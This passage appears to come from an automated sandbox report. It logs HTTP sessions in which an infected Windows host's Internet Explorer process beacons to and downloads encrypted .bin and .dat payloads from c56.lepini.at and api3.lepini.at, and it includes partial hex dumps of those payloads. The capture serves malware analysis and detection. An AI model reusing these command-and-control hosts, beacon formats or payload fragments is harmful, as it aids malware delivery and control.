08 f6 3a a1 d7 5c aa 32 04 33 60 e2 f8 7d 38 05 ae 61 1b 04 b7 e4 03 0c b3 a6 40 a0 a6 15 20 51 88 65 1e ce 6b 48 8c 77 5d 68 37 ec 7b 43 83 3b 39 b1 89 93 b7 61 94 fe 3a 2a b2 d2 46 71 1c e3 89 11 90 a6 7e ae b3 25 b8 25 4e a0 e4 67 0b 87 19 27 9c ef 22 1d 81 56 ae cf cd ae 65 a6 9a 1d 96 64 7f 74 87 c3 3e 29 03 90 c2 79 cb 13 9b 84 fc 62 33 e0 00 5c 30 a0 58 a9 9b 29 45 e3 22 ec 15 bf 7a e3 70 0d 4d e7 e4 1a 31 4d 39 47 4a 65 05 c1 a0 7d da b3 9d e7 cb cd ca fd c1 af e2 2b eb fd 78 a0 b8 fa 42 17 dc f9 1c 7a a3 71 b0 c3 7a d9 e0 21 06 a4 de 8e a3 e3 c9 99 e6 31 e5 07 6a 5f 3a ee f4 e3 5e 2b ee 31 98 23 f2 13 73 43 32 b1 b5 9e 2c 14 8b d5 21 23 5b a7 9e fd d0 ad 95 7a 7c 57 c4 24 c5 65 18 0d 13 bc 5d eb d4 b2 ea e3 ed 11 5a f1 eb 35 e2 e4 54 6e af df b0 e2 ba b3 25 ed 03 68 65 f2 71 d6 92 ad 4d ca 59 dc 27 59 4a 3f 9b a4 b2 51 7b 91 c4 00 7e 51 77 78 1e c0 33 85 07 b6 2a 84 49 dd cb 3b b9 5e b4 31 b7 44 d9 ae f3 d6 61 32 a0 4d 10 7c 78 e9 87 3e df e4 ca df 14 62 31 3a 5a 79 13 ab 23 37 73 ca 66 7f 8e 87 da c7 6d d9 ac cd b1 84 ba d1 aa 50 03 2c 75 44 15 6d 17 ed 96 08 f9 55 1d 78 54 13 7c c1 98 a9 f0 ec 23 9a ea b0 cf f1 e8 48 12 be 6f 2b 79 93 e1 82 f8 71 41 c5 6c 80 67 3c a9 a7 c9 cd 5f 7c 86 d1 a0 3b bf 43 f3 26 b0 20 6f 68 09 fb 17 16 bb 28 56 97 60 a3 53 2d 8b 1d 78 bf 8a 8d 47 c4 1a bf d9 6d 25 ea b8 bb d8 b3 db 50 52 dd 1b a0 a3 fc 6c a9 b4 03 dd 9c d6 d2 e3 95 70 db e4 bb 76 9c 1d ac bd af 2d 81 e7 9a 8c 18 86 b3 38 da 32 38 ca c1 9e 4c b0 a4 49 70 a1 44 8b dd 5b c1 0a 44 04 c9 87 e5 47 8a 65 9d 9b 42 a4 9d 77 0c bc 88 30 4a 29 24 b3 ff 9d 55 fe c9 c5 18 3a 62 ae cc 1b c8 13 c2 58 06 ed 13 5d 6b 58 45 13 7b 93 30 b3 ef 6f 21 ae 7a ea c2 02 af d0 4e ce f4 da 77 19 92 01 97 2b 95 11 df 33 82 d3 98 d7 1b 15 bb 3a 4f 35 07 0d 61 59 9e 11 7f 63 c2 c8 33 bc ee 4b 2b 7d 35 16 ae e8 98 f8 c8 73 8c 8c 36 4b be 3e 4c b7 bf d5 a4 fa 51 37 ad 2b c6 84 17 32 14 3e 14 09 0a cc 55 5a 9b 5b 87 5f 6f 53 ec cb ff 7c 93 79 8e a8 17 d2 9c 81 a6 14 4e 36 57 7a ad 28 17 54 e3 00 2e 07 98 15 08 7f c4 93 e0 e8 28 2b 83 32 f8 0e 1d cb 11 47 5f 2e e4 9e a8 15 11 94 5c d4 46 2c e9 bf ee 21 33 3a e8 62 59 e3 0c 36 16 13 09 cb 12 c5 05 ab 5d 06 2f 25 8a 26 54 a3 7d 35 e0 92 76 af 00 cb 97 b9 9b a2 39 e5 87 7a 8a 8c e7 b2 d1 a1 f9 78 11 06 19 77 82 79 d7 f8 c0 10 c0 de 51 80 1e 65 4c 35 52 f4 4f ca 34 01 9f 27 d5 e4 e0 e8 af d1 72 8c 20 e6 15 c0 63 e7 a9 14 b2 57 26 92 d8 aa a3 c7 d2 26 0d 1f 9f c9 f4 26 03 63 43 68 d9 26 fb 66 ea 6a 7e 72 f7 c2 e3 44 fb 34 ec ae 68 42 e0 a9 13 af 44 aa d5 22 8e a1 f3 db cc 82 f2 36 91 cc 4b 51 dd fe 23 a0 df 8a d7 93 bc 50 a8 c0 a6 6f 49 49 13 39 79 b0 f2 42 d5 97 f3 51 84 86 ac 10 cf c0 90 b6 16 73 40 a1 ea 02 b9 47 8a b4 58 0f fa 2f b0 d7 68 67 c2 5c de 63 e4 8b 98 28 Data Ascii: 7565CD[1taHd ^K0CG|a;4&z.lXB8@GwAyH}V4_6pEf2O3:\23`}8a@ QekHw]h7{C;9a:*Fq~%%Ng"'Vedt>)yb 3\0X)E"zpM1M9GJe}+xBzqz!1j_:^+1#sC2,!#[z|W$e]Z5Tn%heqMY'YJ?Q{~Qwx3*I;^1Da2M\|x>b1:Zy#7sfmP,uDmUxT\|#Ho +yqAlg<_\|;C& oh(V`S-xGm%PRlpv-828LIpD[DGeBw0J)$U:bX]kXE{0o!zNw+3:O5aYc3K+}5s6K>LQ7+2>UZ[_o S|yN6Wz(T.(+2G_.\F,!3:bY6]/%&T}5v9zxwyQeL5RO4'r cW&&&cCh&fj~rD4hBD"6KQ#PoII9yBQs@GX/hg\c(

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.6	49765	35.228.31.40	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 12, 2021 10:01:19.153654099 CET	6726	OUT	GET /jvassets/xI/t64.dat HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Host: c56.lepini.at

Timestamp	kBytes transferred	Direction	Data
Feb 12, 2021 10:01:19.245007038 CET	6728	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 12 Feb 2021 09:01:19 GMT Content-Type: application/octet-stream Content-Length: 138820 Last-Modified: Mon, 28 Oct 2019 09:43:42 GMT Connection: close ETag: "5db6b84e-21e44" Accept-Ranges: bytes Data Raw: 17 45 7e 72 ac 5b ed 66 e1 de 31 9e 70 18 b7 1a 77 c0 be b3 e2 43 ff 7c d8 16 7f 6f 35 a2 d1 a5 d2 ec 0d 0c de 58 84 1a f3 53 04 f0 65 cb 76 1f 35 85 a0 7d 1d f2 44 63 de 89 f3 f1 eb d3 60 21 68 3d 3a 93 e1 55 94 db 4c d2 f2 b4 3e 34 48 eb e8 47 7b 53 14 54 86 87 a3 d2 0d 55 0c d0 4f 6f 51 73 eb e2 f9 f4 9b f0 49 af 3d a0 bd ba 48 52 29 a2 84 33 75 9e 48 16 a7 b3 00 58 91 bf bf ea 49 85 ff c7 58 36 df 5b 13 ec c2 c6 92 56 72 82 53 68 a1 ca a8 33 3e e7 8b 8e 6f fa 4b 85 a0 7f bb 5c de 12 c3 97 40 27 18 f2 b2 95 91 d8 b7 45 cf 2a 5f 95 76 5b fc 02 c1 9d d7 e5 7f ee ec f5 a0 52 7b 4d 4d ae da 70 b4 71 95 b6 39 2e 38 47 c0 ab 5e fe cf a1 6a 5c a5 3c 8f 1b 97 0a 2a 41 5f 6e 2e 85 b4 8e 24 d6 6a 1c cb 43 8c ca 75 7d 09 57 73 3c a2 b8 0b 18 00 21 c1 f5 fc e4 2b 04 14 51 c3 36 ea 80 55 0a 28 82 e4 56 51 91 99 bf 11 ae 36 06 cd 81 44 e0 ad db 69 d6 8e 24 28 ee 4c 0d 81 69 8b 96 c0 52 cd ed ec 31 e8 7f 08 d8 ff 0a 82 4d 1d fa a0 28 3c 3f 5f 53 cb 64 ea 5d 7c c7 f0 0f 28 71 5a f4 60 b7 7b f3 e1 19 5b 7b be d1 62 af ef 2f ad 3b 22 a8 03 e7 9f 3d e5 da ca 8b 1a 9c 2c fd 76 89 a9 f7 a5 7b 6a b4 47 62 bf 64 5d 54 26 01 9a 1d 3b b0 97 db c5 c1 dd 94 52 d0 b2 77 e0 f7 00 8d c1 99 02 69 f4 b2 87 b2 0c 68 b3 9d b6 e6 a6 9f 58 b0 52 f8 5e b5 ac 1e 36 41 bd bc f9 5d 3a 2b 5a 40 60 9a 48 c1 b3 4a df cc 81 65 53 4e e4 9a 80 8b dd 8f 43 eb 11 23 73 1b 1b c1 99 89 21 94 4c a5 84 c3 13 96 ad 5d 82 20 a4 a4 3b dd 1e 43 74 c6 42 11 7a 8a f2 93 8b 7e 24 73 17 d9 c7 eb 47 18 47 41 4f a2 f1 bc 52 cc 35 f2 c2 73 3e e5 32 8a b5 c7 7c 3b d4 88 bd aa 47 48 66 2e 00 bd 3f fc 08 b4 49 98 e3 36 db f0 33 4c 40 2b cc 59 2a b5 ba 73 58 27 de a0 31 0e 6d 63 70 19 7b 5f 67 00 54 79 89 7f 42 21 df 6e 23 e1 54 43 4a 09 00 77 ac fb e4 2e a8 6d 07 21 b3 a0 98 ad 40 d2 34 64 c9 c2 62 14 7c 45 eb a0 65 98 c1 18 a1 6a af 69 0a a2 bb 50 42 96 c1 d7 02 58 6d f4 b1 15 90 f6 50 9c 6a fd d4 2e 5e a7 4a cb 67 59 63 74 77 99 de e0 c0 d5 5c 9d a7 89 1b 90 39 29 23 21 3b c4 35 f1 49 9e 67 f3 ce fe 1d 0a 67 69 06 13 13 30 ab e6 c6 f4 c9 7e 94 48 5b a1 f7 5f 27 1f 03 ac 85 e1 0e b1 bf 6e e1 1c 5a 24 cc b2 53 fd 61 58 e3 87 0b 85 9e 03 94 f6 2a bd 92 53 09 77 f8 5e d3 c9 b7 19 42 4e e6 2a 67 af 27 4e 01 de 6a fc 1e 82 0c 7e 45 7b e8 1d 97 82 9b 5c 14 96 d2 82 dd 53 15 1e 84 41 01 4f 0f 32 ac ee b7 85 96 4c e9 dc b0 42 3c 93 a6 0b a3 79 cb 7b 2c d1 21 6f c1 6a 38 48 d7 37 8f 35 b8 1d 7a e7 eb 63 bc 4e 6b b6 23 aa 9c fd 32 03 46 e2 37 47 49 c2 35 a1 48 7e 98 49 6a b4 98 e7 cb 33 dd 1a be 5a c8 ea a7 44 33 9b e3 a6 84 da 68 ec bf 93 03 88 f9 6e 02 17 a6 96 46 ad ae 25 c2 bb 97 7a 57 35 aa 0a 42 b5 c3 8a 35 af 20 1b 1a b9 c6 99 99 8a b2 b6 46 1c 70 a0 53 c2 e9 a2 e6 ad a4 8f d5 11 da 74 60 13 7c 55 4d 42 1c c6 a4 47 a8 4e 27 67 a4 37 b3 0e ca f5 b1 9a a5 de e3 07 25 55 07 ff 18 b3 17 44 8b a0 af e3 f5 ff 75 b8 f2 2b 4d 9e f9 ad 07 c0 5e d7 1b ab 81 e4 99 93 ac a9 63 2f 4e 27 18 d0 dd 29 f7 28 98 b1 c3 5e 52 9e d4 01 1b 9f ba 6d 7d 24 b8 cc 84 0e 03 07 2e 3a ba b5 ad 8b ae 57 ce 78 7b aa 0f 07 5f ee 2a 4a 6b 0d f8 40 bb 79 91 71 5d ae 1b 1d 3c bf b9 e2 9b d4 4c 6c 52 55 e3 59 22 40 9a 6f cc 9a 14 bb 63 ad 00 8f bf cd 7b ca 18 ce c6 df 21 08 86 ed 93 17 79 b7 6d 89 0c ba 64 8a 93 dd fa 1b 07 69 84 31 87 f9 ae 59 a4 f8 ed 03 62 6f 2a fa 54 99 38 81 d4 e3 dc e8 39 d4 b0 62 81 c2 49 a1 Data Ascii: E~r[f1pwC|o5XSev5}Dc`!h=:UL>4HG{STUOoQsI=HR)3uHXIX6[VrSh3>oK\@'E*_v[R{MMpq9.8G^j\<*A_n.$ jCu}Ws<!+Q6U(VQ6Di$(LiR1M(<?_Sd]\|(qZ`{[{b/;"=,v{jGbd]T&;RwihXR^6A]:+Z@`HJeSNC#s!L] ;CtBz~$sGGAOR5s>2 |;GHf.?I63L@+Y*sX'1mcp{_gTyB!n#TCJw.m!@4db|EejiPBXmPj.^JgYctw\9)#!;5Iggi0~H[_'nZ$SaX*Sw^BN*g'Nj~E{\S AO2LB<y{,!oj8H75zcNk#2F7GI5H~Ij3ZD3hnF%zW5B5 FpSt`\|UMBGN'g7%UDu+M^c/N')(^Rm}$..Wx{_*Jk@yq] <LlRUY"@oc{!ymdi1Ybo*T89bI

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.6	49766	35.228.31.40	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 12, 2021 10:01:24.651830912 CET	6872	OUT	GET /api1/5I7pLP9QNe/N5buyckYCrgoPqvPA/NjC86WmFUumJ/d5ZJk2tc_2B/naCfPReUYVV3Vx/ldXi9UGRyYB JQ_2Fncfms/yLLq_2F_2FAO72XM/I_2BWOGHGpoip8O/L_2FeZA1PRI5XY_2BB/j3rs0r3Qi/LjAFf6GJs2hLttaGlvqk/QXt9zz N9fNRamdHdcye/Eig_2Fsi5CrdV1iAkxdGXk/dY8xK6yf2XhnW/0wyvHV0p/pz8P8_2Flx_2BIgHiQgkzmF/pVcGr3XY_2/F0IzfpDiL0qRGlWkz/h5CX5vmyOkVW/KUlweXnwefm/x2MMNvATag8_2F/nIODL_2BJ417QebINK55v/VFjAtH9us6H/2M HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0 Host: api3.lepini.at
Feb 12, 2021 10:01:25.300477982 CET	6872	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 12 Feb 2021 09:01:25 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.6	49767	35.228.31.40	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 12, 2021 10:01:25.447871923 CET	6874	OUT	POST /api1/LMJLtOqdu8fp_2BNLOB5YBP/qly_2BfzDH/EAemu37KWi1Sk2xGU/KUNgOk1dCHS6/AgjNesC_2FL/0VRR3489g9d213/hnGFcgoP3NnJY57aNNU7X/g37VutmCLLvxlC3K/uWdTjPXn7_2BhUq/Ng_2FAVek6bgpkb4dt/OleaxmqWa/3cqZOMqKlEvnCHKOagPS/Ml3FT3Cf6J9pNtnQsAy/H2GMz5cmt0xhyUBUDbZV2P/wT6YuW4qyfVDR/pXcknYbm/8zZh_2FbRECix2oRrtcd2ZU/_2B7miWVVc/ZZTomZrPf3ghqQ7Sj/_2FENCrsSLt7/pXfjB HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0 Content-Length: 2 Host: api3.lepini.at
Feb 12, 2021 10:01:26.080135107 CET	6874	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 12 Feb 2021 09:01:26 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 37 30 0d 0a f0 26 d6 4b 7c e8 0d 8d fc 76 c0 ed 58 03 52 c5 f0 3c 98 37 83 a9 72 08 e9 7c 7c 5b bc 64 87 2a 7f 10 8e 84 0f 62 4b c7 cb b9 e6 f3 2b 66 7a 4f 33 b4 55 1d 3a 21 d0 b1 30 7d 21 e0 fc ac 13 c2 23 b9 8f 07 2b b8 10 98 80 68 38 85 70 6b 10 17 c3 2f 21 4f 48 43 a9 1a 2d af e9 77 4f 8e b2 ee 51 14 3d 08 cc 06 98 5b c5 12 61 b0 7d 57 71 18 0d 0a 30 0d 0a 0d 0a Data Ascii: 70&K|vXR<7r||[d*bK+fzO3U:!0}!#+h8pk/!OHC-wOQ=[a}Wq0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.6	49768	35.228.31.40	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 12, 2021 10:01:26.224764109 CET	6875	OUT	GET /api1/PA66UeKSfQRT_2Fcj/iLfHO8gQWTV6/hOef_2Bpj3m/vKET8aGISBfnMY/C7Rg8qWLOVBJvNGoXa3bh/JqG7kZOU_2B7n24F/sOI2F2WFZ1YAPkN/T_2BsNeHboXzrn7jqx/15bjKyLUT/gDA9ARyVldWTTyiXOC6v/tXtwdM8cZwpPI2KIOCU/YL8nL41xllyGRALppW8L48/k1SWSYBtfCxFZ/fJXP1vjj/fSbg8F1Si24u64v54ydTM3o/jeiSZAFtwp/B6QKlmIvy6M21AUkZ/3j_2BqQ9D79g/1CFMkegOFCy/pEDZCVezoXWN_2/Bc4g_2B7Dm/6 HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0 Host: api3.lepini.at
Feb 12, 2021 10:01:26.629220009 CET	6877	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 12 Feb 2021 09:01:26 GMT Content-Type: application/octet-stream Content-Length: 332359 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: attachment; filename="602643e6834ef.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 9e 7d 4c 08 e0 c6 8a 81 e2 89 4f 03 9a 35 62 72 ba a3 ed 7e 75 ae 8e 53 6b 7c 5b 0f b1 51 44 78 ee 25 c1 d2 43 5e f5 03 14 af fd fd 9f 40 35 8f cc f0 b9 03 47 11 cf 5f 4e ea 3e 63 76 4e 30 fe 92 25 e6 f0 ee fc 55 7f 1f f4 3b d7 e8 6c 2a ac 11 d6 48 89 ea 0a da 56 54 4a ba a1 78 71 c7 c1 0d 63 96 42 9f fd 6a dc d5 a3 dc b0 c9 d1 60 73 b4 9d 1b 0a 04 ab 96 98 c9 a3 f8 d4 b2 e3 f3 86 ca 32 87 d9 bd b7 61 01 c0 b6 c5 ce 94 cb f8 07 a4 ba 8c 8f 40 fb 07 57 71 45 f5 12 8c 3e 85 11 d6 05 f6 99 15 bd e4 ca e2 8b 1b 4f f2 55 25 88 e0 41 14 60 8a 9c f3 9f 3a c5 59 cc 2f 1c f4 4f e0 e3 9b 26 e6 3e 57 42 11 53 85 d6 d3 52 62 ac f7 f9 87 33 73 f5 72 6e 88 95 50 a9 4c fc 75 63 a3 be d7 07 68 74 f1 37 b9 2d 1d c8 36 ff 09 09 46 e6 54 1f 06 ba e9 e9 aa f1 75 2f 66 74 95 b6 99 61 a0 fe da e9 1f 9b 1f 70 ef f5 74 5a 2d 73 48 c4 2c 88 0b 69 40 c8 64 b4 19 76 37 08 da 12 33 4b 7a 27 4c 4d 00 a5 ce 86 2d cd fd 27 4e 3c c1 d2 0b d3 5a 53 ba ce e5 18 c0 90 56 fb e5 1c b6 35 86 70 53 29 f0 f9 23 9c bf fb 00 ed 4e 5b a6 61 4a 4e f9 94 5c a7 c6 d3 40 b9 27 5b 1a c4 f1 e1 21 9f 14 d3 14 60 b2 09 d6 05 6c 8e 8c 93 74 cc 4b a4 10 42 2d c0 7b d8 c7 4c 20 4a 51 0d b6 fb 1e 5b 65 06 71 f2 69 bf 0b 7b bf 23 08 18 16 bf d9 02 e9 ee b1 23 63 41 d9 b3 d0 3b 79 e6 09 3e cd af 0b 7a a7 d4 70 e0 c3 c7 8c 04 f3 bc e9 4d 85 f3 07 1e 96 67 a1 66 63 29 bf 3a a7 f5 aa 18 d6 e7 7a d2 68 a6 2e 45 73 a0 69 96 b0 d6 6a 00 dc c6 a2 ae ce 64 a2 91 17 9e 56 a0 ef 28 93 ed c0 ed 7a 77 ae ca ea 58 13 49 79 49 19 73 c1 eb c4 4c fd a9 57 51 93 bd 6a 66 34 de 3b 28 94 1a 8d 22 4c 69 9d 46 f1 97 02 20 4d a9 07 e1 58 54 66 f9 12 a8 36 c8 cd 81 8b a2 aa d3 07 cb d8 db d4 2d 9e 87 de ae fc a7 5d f3 81 a6 91 e9 46 87 61 b6 08 ab 3d a8 e4 ad bf cc fb aa 48 5c d3 b7 67 90 b7 9e b9 b5 12 8b 9c ad 2f 4a 74 85 7a ad 5e de ce 2e 08 d0 0b e7 53 97 13 63 70 16 51 9f 10 d3 c4 db f4 50 9c 3a bf 49 1a 6e a9 8b 25 6e f4 28 19 86 6c a0 36 2a e0 ca c7 b7 79 3a bc 3b 60 60 93 f4 03 4e 66 ba 82 1c 2a 2f 4a d1 c9 1f 5b 3f 5e 69 b3 da 2c f3 9a 89 e8 a4 d9 7e f0 d3 02 16 a5 92 90 c2 3b f3 b0 c4 e0 e8 62 be 92 b7 27 46 23 1f 11 3d 80 0f a5 4c 4c 8c cb 90 d7 42 7f 44 8e c4 00 b3 41 5e a2 4e e0 36 3e 16 60 b0 f3 99 6a 5f ba 40 b5 57 6f a9 b8 5a 78 8d ef 2a 56 b1 22 2c 07 97 57 cd 1b 06 14 66 56 e9 7b 1e da cc 95 3b 68 04 39 e2 5b 88 27 1b 96 a7 3b a0 78 cf 33 d1 bb 60 ae a1 05 7a a5 7e b2 3a f5 9c c0 9f 8c b4 ab 3b 87 9b 30 8d 68 24 57 92 a2 88 fa d0 2a f8 fa e1 c1 94 c6 8e 27 ea 09 61 4c d9 81 22 b1 e8 59 92 ea 23 19 31 ce 58 2c f2 47 5b 7c 03 0a 9c c2 c7 c5 bf 85 f1 3a 65 43 cf dc e2 e0 ed a2 7d 85 69 e8 29 5b b2 52 53 fc 89 54 06 ec 8a 36 ef 51 61 86 59 83 64 29 dd 39 30 ea 03 cc db 74 d1 79 15 98 a5 92 1a cc 74 5c 20 c7 b7 c7 fd e0 6a ff 2b 89 69 3b 0d 4f 9c 49 26 6c 86 70 Data Ascii: }LO5br~uSk|[QDx%C^@5G_N>cvN0%U;I*HVTJxqcBj`s2a@WqE>OU%A`:Y/O&>WBSRb3srnPLucht7-6FTu/ftaptZ-sH,i@dv73Kz'LM-'N<ZSV5pS)#N[aJN\@'[!`ltKB-{L JQ[eqi{##cA;y>zpMgfc):zh.EsijdV(zwXIyIsLWQjf4;("LiFMXTf6-]Fa=H\g/Jtz^.ScpQP:In%n(l6*y:;``Nf*/J[?^i,~;b'F#=LLBDA^N6>`j_@WoZx*V",WfV{;h9[';x3`z~:;0h$W*'aL"Y#1X,G[|:eC}i)[RST6QaYd)90tyt\ j+i;OI&lp

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.6	49769	35.228.31.40	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 12, 2021 10:01:27.651565075 CET	7220	OUT	GET /api1/YULajG8YI4XFMV/YmAg5JNx_2FDNG7TuSVBW/rDRyxARgDEEEuHQw/evlJnvp2g7SCy8L/bJrKo5atF4 8FzBlZet/fbl2Ha7GH/_2BH9MOFklEvfboI7qgC/aeuT1qWtgUC6wBSbBT9/_2BAmM7g9d5p3WEfySPQlF/ssCzZKR VALgEk/sp0l8w6X/DrAFLFSHvA1oX_2BP0tpKNl/ZAxxPEdckm/yZJPnbWMUA7uRge39/ml3K2b_2FU2A/XzCLaq3S mxR/10nkXEQkMm0VbN/VC8xNzQeSqT1Wl479mf3g/IZqBR2_2FJ_2BQ8j/wVSGqvItzNt/3rN HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0 Host: api3.lepini.at
Feb 12, 2021 10:01:28.070991993 CET	7221	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 12 Feb 2021 09:01:28 GMT Content-Type: application/octet-stream Content-Length: 467520 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: attachment; filename="602643e7ef5e8.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: c1 95 b0 72 f6 a2 12 29 81 9a 6a a5 f9 d4 d5 67 e1 e6 65 8b 37 66 a0 5c e8 ce e5 f0 f5 fa 5e ce 35 57 73 80 e7 13 5a 88 85 17 38 de 80 d8 2f 24 fb 83 ee 55 a7 a7 de ce b8 50 a8 24 57 61 fb ea 71 d2 16 7f cf 16 ce 13 89 27 79 d6 e0 71 2f 95 0e 9b 27 20 86 c5 b9 1c 43 0e d3 fb 98 22 1e c1 af fa 46 a7 5f 7b 47 2c 59 1e 13 50 74 e1 6e 8b fd ae dd f8 d2 87 06 8a 2a bd 02 46 67 10 6f 89 3f 80 73 55 4e 95 43 50 42 7d 92 29 18 94 a2 3c cf a8 c7 67 7d ee 5e 20 35 d5 c8 fd d8 3c db a7 38 0e 53 c4 0f d8 6c be fd 0a 4d b6 bf 2a 1d dd 4a de f1 43 59 05 92 2f c6 53 7c 39 42 5c 04 5e 40 87 f6 94 f5 93 c2 87 9e 50 4b 17 6f bc 0d f4 bb ea 9d 8e c8 48 7a 80 b3 0b d8 80 10 53 20 da 8c 11 8f 88 25 8a ce 21 a8 a0 70 30 a4 ba cb 81 e9 a3 e8 2d b4 40 dd 54 07 1e 03 d4 97 87 15 c5 c9 50 74 22 53 e8 3f 92 cb 06 27 73 48 fb bc 27 f5 df 31 e5 41 90 a8 f4 48 39 04 94 52 ff 14 1e d3 d2 b7 ae 83 c5 78 14 ed d6 5a ac f9 71 10 0e e7 c9 e4 f6 b7 e3 c7 ae 53 ec 7e a3 19 c4 29 0d 9c 87 b1 8b fd 41 78 0f b1 f5 7f d7 33 10 7e 83 69 0c b9 a9 97 0f 1b 07 6a 79 ac e8 a4 39 8b 26 f6 8d 85 d2 b3 21 5d 71 67 9e f6 8f 84 a0 15 0b 49 34 c2 85 3e da af b5 a2 8b d2 40 63 3e 11 be e6 e6 38 d5 7d 92 61 7b c8 4e fe 67 6c 61 bf 5f a6 0f 8b 69 e3 7f db 0b d7 c6 49 65 4e 2f 08 fa 7e 7f f3 91 4f 80 75 6a 97 8e 50 fa f8 00 77 9c c0 26 70 2d 28 f1 d6 32 0a df b8 60 ea 86 02 27 23 35 fa 25 1f 99 1e 91 1c 84 c2 b4 45 72 df e7 39 d7 09 e1 75 3f a1 f4 53 b6 f9 4a 43 29 10 0b 14 31 20 1f 26 d5 8c 1c b8 34 30 d4 b7 fc 32 27 62 ad 72 e7 28 09 e7 22 d4 e1 48 e9 c4 50 df 25 f1 21 18 73 68 f9 65 e7 b7 b1 8f 01 aa fa 42 c6 9c b7 c9 d9 0e bf 68 39 f3 f6 ad 4e 40 bf 14 ba 6e 9c e1 1e fa 6f ec 97 e6 06 6b b5 4d 2d 46 22 59 dd 7e 49 65 a2 68 06 04 10 78 c4 82 0a 6e 97 45 b6 a3 6c 78 95 f1 6f 01 fc ba fd 8d 67 40 af 86 e5 e5 b9 94 4c e3 f4 a6 20 a8 ce 24 b1 bf 77 e2 78 8b c0 96 a4 0e 88 54 6d 0b 43 07 e8 c4 61 da e7 84 51 e9 a6 9a 73 81 35 19 84 d7 e4 70 2b ee 7c ff 5b a6 ce e7 f7 52 d5 89 b8 c6 96 39 ef 05 40 97 f3 d6 da dd 63 61 1f 31 0f 5c 77 29 c7 11 e3 db 10 30 d1 2c b1 cb 21 4c 66 13 79 79 2f 40 41 ce 2a 84 c1 4f d8 94 80 27 34 22 d9 11 51 80 08 32 d2 eb b1 cd 56 eb 35 57 4e 97 d1 05 ca dd 71 cf d3 9f a4 ad 75 e2 ff 77 74 09 5a e3 08 b0 1e 75 bf 58 ab 54 59 69 8d d5 f1 00 57 76 0a 08 c6 ea aa 4d 62 89 87 f0 05 d5 b4 1c 60 c7 bd 4d 97 06 5f 44 81 39 d8 08 1e c3 a6 31 e9 53 b4 a1 d4 de 48 a6 fc 9c d8 da 47 51 31 29 cf 87 d1 b3 1b b9 83 91 37 9f 71 5f f7 b3 cd bd 58 85 47 2c ce da cf 73 2c 9c 59 6d c7 aa 5c f1 30 f3 da de 07 f8 df 51 eb 71 3d a5 a2 5e 43 52 b2 90 db 1e cd 65 bb c3 ba 38 ea a5 d9 bd 48 19 73 0b 1a f0 cb b4 9c 5e 6a db 78 23 39 91 4f 45 b2 f6 52 c0 41 40 10 cf 60 73 74 ea b5 a1 24 71 69 78 84 62 91 07 96 09 92 c9 c3 3a 1d 58 79 01 de b7 6e 23 ec 4c Data Ascii: r)jge7f\^5WsZ8/UPWaq'yq/' C"F_{G,YPtn*Fgo?sUNCPB})<g}^ 5<8SlM*JCY/S|9B\^@PKoHzS %!p0-@ TPt"S?'sH'1AH9RxZqS~)Ax3~ijy9&!]qgI4>@c>8}a{Ngla_iIeN/~OujPw&p-(2`'#5%Er9u?SJC)1 &402'br("HP%!sheBh9 N@nokM-F"Y~IehxnElxog@L $wxTmCaQs5p+\|[R9@ca1\w)0,!Lfyy/@A*O'4"Q2V5WNquwtZuXTYiWvMb`M_D91SH GQ1)7q_XG,s,Ym\0Qq=^CRe8Hs^jx#9OERA@`st$qixb:Xyn#L

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.6	49770	35.228.31.40	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
